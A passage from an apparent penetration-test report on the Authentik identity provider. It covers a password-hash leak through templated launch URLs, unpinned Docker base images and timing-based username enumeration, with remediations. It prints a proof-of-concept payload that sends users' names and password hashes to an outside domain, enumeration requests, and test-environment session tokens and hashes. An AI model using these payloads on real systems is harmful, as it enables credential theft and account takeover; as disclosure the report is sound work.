Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"h
ttps://a.nel.cloudflare.com/report/v4?s=eBrqNEzTwQDSMcrc9
JZOaZsjinE2pXZeEN1OFK4vhjk2OaOlmW7uEG8suaY9pnEGwNxC2nSZe9
j5z328zC7lu2Py%2FailorgwAIJIoXLzUHC%2BCFsbf1H1H4A3GrSsx4U
kCQ%3D%3D"}]}
Location:
/api/v3/flows/executor/default-authentication-flow/?query
=next%3D%252F
Referrer-Policy: same-origin
Nel:
{"report_to":"cf-nel","success_fraction":0.0,"max_age":60
4800}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: 70ba6f9c2d944a2a9752914f60dca56e
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000;
includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Set-Cookie: authentik_session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJqNm5jaXZy
```

The Turbo Intruder extension for Burp Suite Professional was used to create the Proof-of-concept.

Recommended Remediation:

The assessment team recommends implementing mechanisms offered by the underlying programming language. Locks and Mutexes can be used to ensure that only one thread at a time can access a shared resource, preventing simultaneous access.

References:

CWE-366
Turbo Intruder: Embracing the billion-request attack

M2: Password Hashes Disclosed via Application Launch URL

Description:

The **Authentik** application disclosed hashes of users passwords when accessing a specially crafted “Launch URL”. The application allowed privileged users to configure a list of applications for which **Authentik** is used for authentication and authorization. This process used Python placeholders (for example, %(…)s) when constructing a “Launch URL”. However, placeholders were able to be expanded to expose values, including the user's hashed password.

Impact:

Disclosure of password hashes enables attackers which may be able to crack the password offline. Successfully cracking a user's password would expose the targeted user to an account takeover, and further escalation may be possible if leaked secrets are reused or exposed to other systems.

Users required the **view_application** and **add_application** or **change_application** permissions to configure external applications. No super-user privileges were required.

Reproduction:

The following HTTP request was made by a privileged user to configure an external application (for example, a helpdesk or integrator user). The **password** field was used as a placeholder in the **meta_launch_url** parameter. Placeholder values were resolved against matching field names in the User object.

Request:

```
POST /api/v3/core/applications/ HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Cookie:
authentik_device=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJiOWFmNDI0Yzc3ZDhkOGJlN2FmYTk2ZDBiMWJiZmUxYjEwZjA0ODkyMzFl
N2UxMTQ5ZGIyMWZkNWNjMDQyNGM5IiwiZXhwIjoxNzYwMjgzMTA2LjMwNjQyNn0.fJSwKjT4nyGdnPFueZM79gBsecf1ud5oeYZ6bGyQJnk;
authentik_csrf=72RFnySIi2WQ8YG085aujXWRakQLm0y1;
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJscHI5Y284NXV4N3JkaWZjcWFqcmRiNDB2Y3h4MWxvdCIsImlzcyI6ImF
1dGhlbnRpayIsInN1YiI6ImI5YWY0MjRjNzdkOGQ4YmU3YWZhOTZkMGIxYmJmZTFiMTBmMDQ4OTIzMWU3ZTExNDlkYjIxZmQ1Y2MwNDI0YzkiLCJhdXRoZW50a
WNhdGVkIjp0cnVlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.D5i05DOZuE1EwAeRMVOek9W4FCuifnluTcQlC4rpf98
X-Authentik-Csrf: 72RFnySIi2WQ8YG085aujXWRakQLm0y1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: */*
Referer: https://pentest2025.pr.test.goauthentik.io/if/admin/
Accept-Language: en,it-IT;q=0.8,it;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
[...]
Te: trailers

{"name":"pass_grabber","slug":"pass_grabber","provider":"","backchannel_providers":[],"open_in_new_tab":false,"meta_launch
_url":"https://includesecurity.com/?U=%(username)s&P=%(password)s","meta_description":"","meta_publisher":"","policy_engin
e_mode":"any","group":""}
```


The successful response confirmed the application was configured correctly and contained the final URL in the **launch_url** parameter. This URL is displayed on the **My applications** page with the templated values resolved for the currently logged in user.

Response

```
HTTP/2 201 Created
Date: Fri, 12 Sep 2025 15:34:25 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 545
Allow: GET, POST, HEAD, OPTIONS
Referrer-Policy: same-origin
[...]
Alt-Svc: h3=":443"; ma=86400

{"pk":"b0f1e9e4-e154-4807-b097-
71071ccd7c5e","name":"pass_grabber","slug":"pass_grabber","provider":null,"provider_obj":null,"backchannel_provider
s":[],"backchannel_providers_obj":[],"launch_url":"https://includesecurity.com/?U=app_creator_pentest_user&P=pbkdf2
_sha256$870000$GTm4V3nROkPSkFZULEvr2y$AlSfmQvzzL1O5MpSJtrfnkrAfaOpcmbiKeYXf1nzCOk=","open_in_new_tab":false,"meta_l
aunch_url":"https://includesecurity.com/?U=%(username)s&P=%(password)s","meta_icon":null,"meta_description":"","met
a_publisher":"","policy_engine_mode":"any","group":""}
```

The screenshot below shows that the currently logged in user's **Authentik** password hash was included in the URL used to access the previously configured application.



```
<!---->
<!---->
<ak-library-app class="pf-l-grid__item" background="" theme="dark"> custom…
#shadow-root (open)
  <!---->
  <div class="pf-c-card pf-m-hoverable pf-m-compact " style=""> flex
    <!--?lit$687358918$-->
    <div class="pf-c-card__header"> … </div> flex
    <div class="pf-c-card__title">
      <a href="https://includesecurity.com/?U=whiskey01&P=pbkdf2_sha256$870…ijndSEMD4eRRCOa$J5XQXRhJQXrL4KqC7vqvNJA+veuY82N7Rn7MyymONm4=">
        <!--?lit$687358918$-->
        pass_grabber
      </a>
    </div>
    <div class="expander"></div>
```

The root cause of this vulnerability was identified in the function **get_launch_url()** defined in the file **authentik\authentik\core\models.py**, line 582. The function returned the unmodified User object.

```
[...]
    def get_launch_url(self, user: Optional["User"] = None) -> str | None:
        """Get launch URL if set, otherwise attempt to get launch URL based on provider."""
        url = None
        if self.meta_launch_url:
            url = self.meta_launch_url
        elif provider := self.get_provider():
            url = provider.launch_url
        if user and url:
            if isinstance(user, SimpleLazyObject):
                user._setup()
                user = user._wrapped
            try:
                return url % user.__dict__

            except Exception as exc:
                LOGGER.warning("Failed to format launch url", exc=exc)
                return url
        return url
```

Recommended Remediation:

The assessment team recommend to avoid exposing security-relevant User object fields within dynamically generated URLs. To mitigate this risk, implement an allow-list of permitted fields that can be referenced in placeholder values.

References:

OWASP Insecure Design

LOW-RISK FINDINGS

L1: FROM Tags in Dockerfiles Enable Supply-Chain Takeover

Description:

The **Authentik** application's container build process used Dockerfiles containing unpinned or floating tags (for example, latest, 3, or alpine). Docker tags are mutable in most registries, allowing an attacker with control of the referenced repository to repoint the tag to a different image. This new image would then be pulled during subsequent builds, resulting in a silent supply-chain compromise of the final artifact."

This behaviour affects every build stage that uses an unpinned FROM statement, including intermediate build stages. It also affects the "--pull" argument and caching, meaning that even if the tag was safe in the past, a fresh build may fetch the altered image.

Impact:

Using unpinned or floating base-image tags means the effective build input can change without notice. If an attacker (or a compromised publisher) repoints a tag, the next build may pull a different image that executes arbitrary code both during the build and at runtime. At build time, malicious layers can run via RUN, ONBUILD, or similar instructions to modify artifacts, implant backdoors, or establish persistence that only becomes visible once the container starts. More critically, builds often run inside CI environments that expose package registry credentials, Git tokens, cloud keys, or BuildKit secrets. A poisoned base can read and exfiltrate those secrets, enabling lateral movement far beyond the affected container.

Because the same base tag is frequently reused across many images and environments, a single upstream change can propagate widely as teams rebuild and push images to internal registries and then deploy them from development through staging to production. This silent shift also breaks integrity guarantees: SBOMs, vulnerability scan results, approvals, and provenance attestations refer to the previously audited digest, not the newly pulled image. As a result, security artifacts become stale or misleading, reproducibility is lost, and vulnerability management can generate both false negatives and false positives because the actual running base no longer matches what was reviewed.

The following table lists instances of unpinned FROM tags found in Dockerfiles within the project.

File	Line	Imported
Dockerfile	4	**docker.io/library/node:24-slim**
Dockerfile	29	**docker.io/library/golang:1.25-bookworm**
Dockerfile	66	**ghcr.io/maxmind/geoipupdate:v7.1.1**
Dockerfile	79	**ghcr.io/astral-sh/uv:0.8.20**
Dockerfile	81	**ghcr.io/goauthentik/fips-python:3.13.7-slim-trixie-fips**
website/Dockerfile	1	**docker.io/library/node:24-slim**
website/Dockerfile	24	**docker.io/library/nginx:1.29.0**
proxy.Dockerfile	4	**docker.io/library/node:24**
proxy.Dockerfile	20	**docker.io/library/golang:1.25-bookworm**
proxy.Dockerfile	50	**ghcr.io/goauthentik/fips-debian:bookworm-slim-fips**
rac.Dockerfile	4	**docker.io/library/golang:1.25-bookworm**
rac.Dockerfile	34	**ghcr.io/beryju/guacd:1.5.5-fips**
ldap.Dockerfile	4	**docker.io/library/golang:1.25-bookworm**
ldap.Dockerfile	34	**ghcr.io/goauthentik/fips-debian:bookworm-slim-fips**
radius.Dockerfile	4	**docker.io/library/golang:1.25-bookworm**
radius.Dockerfile	34	**ghcr.io/goauthentik/fips-debian:bookworm-slim-fips**

Reproduction:

The following is an example of the use of unpinned FROM tags from the projects main Dockerfile.

```
######
[...]
# Stage 2: Build go proxy
FROM --platform=${BUILDPLATFORM} docker.io/library/golang:1.25-bookworm AS go-builder
[...]
# Stage 3: MaxMind GeoIP
FROM --platform=${BUILDPLATFORM} ghcr.io/maxmind/geoipupdate:v7.1.1 AS geoip
[...]
# Stage 4: Download uv
FROM ghcr.io/astral-sh/uv:0.8.15 AS uv
# Stage 5: Base python image
FROM ghcr.io/goauthentik/fips-python:3.13.7-slim-trixie-fips AS python-base
[...]
```

Recommended Remediation:

The assessment team recommends using digest-pinned bases each time a Docker Image is referenced using the FROM keyword. For example:

```
FROM python@sha256:aaaaaaaa... (not just python:3.11-slim).
```

References:

OWASP: CI/CD Security
Supply-chain Levels for Software Artifacts (SLSA)

L2: User Accounts Enumerable

Description:

The **Authentik** application's login functionality within the **default-authentication-flow** exhibited a timing vulnerability, enabling username enumeration. The application's response time varied significantly based on whether the supplied account was associated with a valid user. Specifically, in the test environment, requests for valid users averaged 100 milliseconds, while invalid users consistently resulted in response times exceeding 200 milliseconds. This time difference provided an attacker with a clear opportunity to enumerate usernames.


Note that the assessment was conducted in a test environment with a limited number of users and small database. In a production environment, with a larger database, a valid response may take longer than 100ms, more closely matching the response time for invalid users.

Impact:

This behavior could be used as part of an automated attack. During the first step an attacker would iterate through a list of account names to determine which correspond with valid accounts. During the second step the attacker would use a list of common passwords in an attempt to brute force credentials for accounts recognized by the system in the first step.

Reproduction:

The following screenshot shows the results from a Proof-of-Concept user enumeration attack with a list of valid and non-existent users. The response time for the requests is shown in the “Response received” column and shows a clear difference between valid and in-valid users. The red rectangle shows the response for valid users while the blue rectangle shows invalid users.


4. Intruder attack of https://pentest2025.pr.test.goauthentik.io

Results | Positions

Capture filter: Capturing all items — Apply capture filter

View filter: Showing all items

Request	Payload	Status code	Response received	Length	Error	Timeout	Comment
14	internal_noob	302	115	1250			
7	internal_flow_only	302	124	1260			
8	admin_mrossi2	302	124	1254			
1	whiskey01	302	125	1258			
4	internal_pentest	302	136	1254			
0		302	172	1256			
9	ZXCVBNM	302	205	1252			
15	inexistentuser	302	206	1252			
13	asdcsadas	302	218	1254			
5	BMKUIF89$&()CFG	302	232	1252			
6	dfcs	302	266	1244			
2	AAAAAAAAA	302	285	1250			
10	dsfretujkugh	302	300	1250			
11	shgrhhdhdf	302	303	1254			
3	iuasejfb	302	339	1250			
12	sdfgfhjjiuol	302	354	1256			

The following HTTP request and response demonstrate a request for a valid user account. The response time can be seen in the subsequent screenshot.

Request (account found):


```
POST /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Content-Length: 63
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Referer: https://pentest2025.pr.test.goauthentik.io/if/flow/default-authentication-flow/?next=%2F
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"component":"ak-stage-identification","uid_field":"whiskey01"}
```

Response (account found):

```
HTTP/2 302 Found
Date: Fri, 12 Sep 2025 10:47:46 GMT
Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=vy1hb4R0AxQcW%2BxbLK3u4NKXe3k1P
5zkEV4KCXeFpj9DKRGg%2BSBAfLLIudrqEx2RBUm686c0Airz3EUjeMqDx4KLBaIcesFVi74tAaon5YmNjppIQc6EIrpgDVbVnMNf%2Fw%3D%3D"}]}
Location: /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F
```

```
Referrer-Policy: same-origin
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: d05899dbef4f41b88dde4f715cd843a4
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Set-Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiIxY2RrMjg0NnN0OXV6a3RxY2syNGRqdXFtd3J2YzJwZCIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF
1bHQifQ.P6hy2oxQF_jbyHiQgT7IU0mU6Hmx_S-XOA9V98iAtQs; HttpOnly; SameSite=None; Secure; Path=/
Cf-Ray: 97ded424fe80edc2-MXP
Alt-Svc: h3=":443"; ma=86400
```



```
POST /api/v3/flows/executor/default-authentication-flow/?
query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Content-Length: 63
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Referer:
https://pentest2025.pr.test.goauthentik.io/if/flow/default-au
thentication-flow/?next=%2F
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
    "component":"ak-stage-identification",
    "uid_field":"whiskey01"
}
```

```
HTTP/2 302 Found
Date: Fri, 12 Sep 2025 10:47:46 GMT
Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"http
s://a.nel.cloudflare.com/report/v4?s=vy1hb4R0AxQcW%2BxbLK3u4
NKXe3k1P5zkEV4KCXeFpj9DKRGg%2BSBAfLLIudrqEx2RBUm686c0Airz3EU
jeMqDx4KLBaIcesFVi74tAaon5YmNjppIQc6EIrpgDVbVnMNf%2Fw%3D%3D"
}]}
Location:
/api/v3/flows/executor/default-authentication-flow/?query=ne
xt%3D%252F
Referrer-Policy: same-origin
Nel:
{"report_to":"cf-nel","success_fraction":0.0,"max_age":60480
0}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: d05899dbef4f41b88dde4f715cd843a4
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000;
includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Set-Cookie: authentik_session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiIxY2RrMjg0NnN
0OXV6a3RxY2syNGRqdXFtd3J2YzJwZCIsImlzcyI6ImF1dGhlbnRpayIsInN
1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJ
nb2F1dGhlbnRpay5pby9jb3JlL2RlZmF1bHQifQ.P6hy2oxQF_jbyHiQgT7I
U0mU6Hmx_S-XOA9V98iAtQs; HttpOnly; SameSite=None; Secure;
Path=/
Cf-Ray: 97ded424fe80edc2-MXP
Alt-Svc: h3=":443"; ma=86400
```

1,256 bytes | 125 millis

The following HTTP request and response demonstrate a request for a in-valid user account. The response time can be seen in the subsequent screenshot.


Request (account not found):

```
POST /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Content-Length: 68
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Referer: https://pentest2025.pr.test.goauthentik.io/if/flow/default-authentication-flow/?next=%2F
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"component":"ak-stage-identification","uid_field":"inexistentuser"}
```

Response (account not found):

```
HTTP/2 302 Found
Date: Fri, 12 Sep 2025 10:49:11 GMT
Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To: {"group":"cf-
nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=pzvpG%2Bs0faI29vwFOpeL1m1CNiHga
GmE4cm36yWdgL56uroCexRrjLgE7ZCQvCLexXGc3sW9bSkXF%2FKCFcrapDCy8XCKJ9oEtoJAK9NbWle4EJf0%2BESiFjQtC3VsdjXX%2BA%3D%3D"}
]}
Location: /api/v3/flows/executor/default-authentication-flow/?query=next%3D%252F
Referrer-Policy: same-origin
Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: eb2857a659154f89b9bbba80968049ec
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Set-Cookie:
authentik_session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzaWQiOiJ5ODM3YjE1ZGRwNWZ0Y3M4cnEwYjN2N3lmc2txMTB2YSIsImlz
cyI6ImF1dGhlbnRpayIsInN1YiI6ImFub255bW91cyIsImF1dGhlbnRpY2F0ZWQiOmZhbHNlLCJhY3IiOiJnb2F1dGhlbnRpay5pby9jb3JlL2RlZmF
1bHQifQ.SUsHQ0gljZ0pSBTg0EUOig1mFdYGrloCo9RMNuXN7bs; HttpOnly; SameSite=None; Secure; Path=/
Cf-Ray: 97ded635df24ee6a-MXP
Alt-Svc: h3=":443"; ma=86400
```



```
POST /api/v3/flows/executor/default-authentication-flow/?
query=next%3D%252F HTTP/2
Host: pentest2025.pr.test.goauthentik.io
Content-Length: 68
Accept-Language: en-GB,en;q=0.9
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0
Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://pentest2025.pr.test.goauthentik.io
Referer:
https://pentest2025.pr.test.goauthentik.io/if/flow/default-a
uthentication-flow/?next=%2F
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{
  "component":"ak-stage-identification",
  "uid_field":"inexistentuser"
}
```

```
HTTP/2 302 Found
Date: Fri, 12 Sep 2025 10:49:11 GMT
Content-Type: text/html; charset=utf-8
Allow: GET, POST, HEAD, OPTIONS
Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"http
s://a.nel.cloudflare.com/report/v4?s=pzvpG%2Bs0faI29vwFOpeL1
m1CNiHgaGmE4cm36yWdgL56uroCexRrjLgE7ZCQvCLexXGc3sW9bSkXF%2FK
CFcrapDCy8XCKJ9oEtoJAK9NbWle4EJf0%2BESiFjQtC3VsdjXX%2BA%3D%3
D"}]}
Location:
/api/v3/flows/executor/default-authentication-flow/?query=ne
xt%3D%252F
Referrer-Policy: same-origin
Nel:
{"report_to":"cf-nel","success_fraction":0.0,"max_age":60480
0}
Vary: Accept-Encoding
Vary: Cookie
X-Authentik-Id: eb2857a659154f89b9bbba80968049ec
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Powered-By: authentik
Strict-Transport-Security: max-age=15552000;
includeSubDomains; preload
Cf-Cache-Status: DYNAMIC
Server: cloudflare
